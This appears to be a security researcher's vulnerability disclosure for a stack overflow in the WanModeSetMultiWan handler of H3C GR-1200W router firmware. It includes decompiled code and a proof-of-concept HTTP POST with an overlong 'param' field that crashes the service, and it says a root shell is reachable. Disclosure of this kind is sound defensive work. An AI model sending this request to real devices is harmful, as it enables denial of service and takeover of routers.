Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the WanModeSetMultiWan function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
14  char v13[256]; // [sp+44h] [+44h] BYREF
15  char v14[128]; // [sp+144h] [+144h] BYREF
16  int v15; // [sp+1C4h] [+1C4h] BYREF
17  int v16; // [sp+1C8h] [+1C8h] BYREF
18  int v17; // [sp+1CCh] [+1CCh] BYREF
19
20  memset(v14, 0, sizeof(v14));
21  s = (char *)websgetvar(a1, "OperMode", &unk_503568);
22  if ( *s == '1' )
23  {
24    CFG_SetInt32Value(0, 671375361, 1);
25    sa = (char *)websgetvar(a1, "param", &unk_503568);
26    v10 = strlen(sa);
27    v2 = sa;
28    for ( i = strchr(sa, ';'); i; i = strchr(v2, ';') )
29    {
30      v17 = 0;
31      memset(v13, 0, sizeof(v13));
32      strncpy(v13, v2, i - v2);
33      sscanf(v13, "%s %d %d %d", v14, &v12, &v15, &v16);
34      if ( !strncmp(v14, "WAN", 3u) )
35        sscanf(v14, "WAN%d", &v17);
36      CFG_SetInt32Value(0, v17 + 671629312, v15);
37      CFG_SetInt32Value(0, v17 + 671633408, v16);
38      v2 = i + 1;
```

In the `WanModeSetMultiWan` function, we entered `sa` (param). It found `;` through the `strchr` function. And copy the previous data into `V13` through the `strncpy` function. As long as the size of the data we input is larger than that of `V13`, it will cause the stack overflowing.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=WanModeSetMultiWan&OperMode=1&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.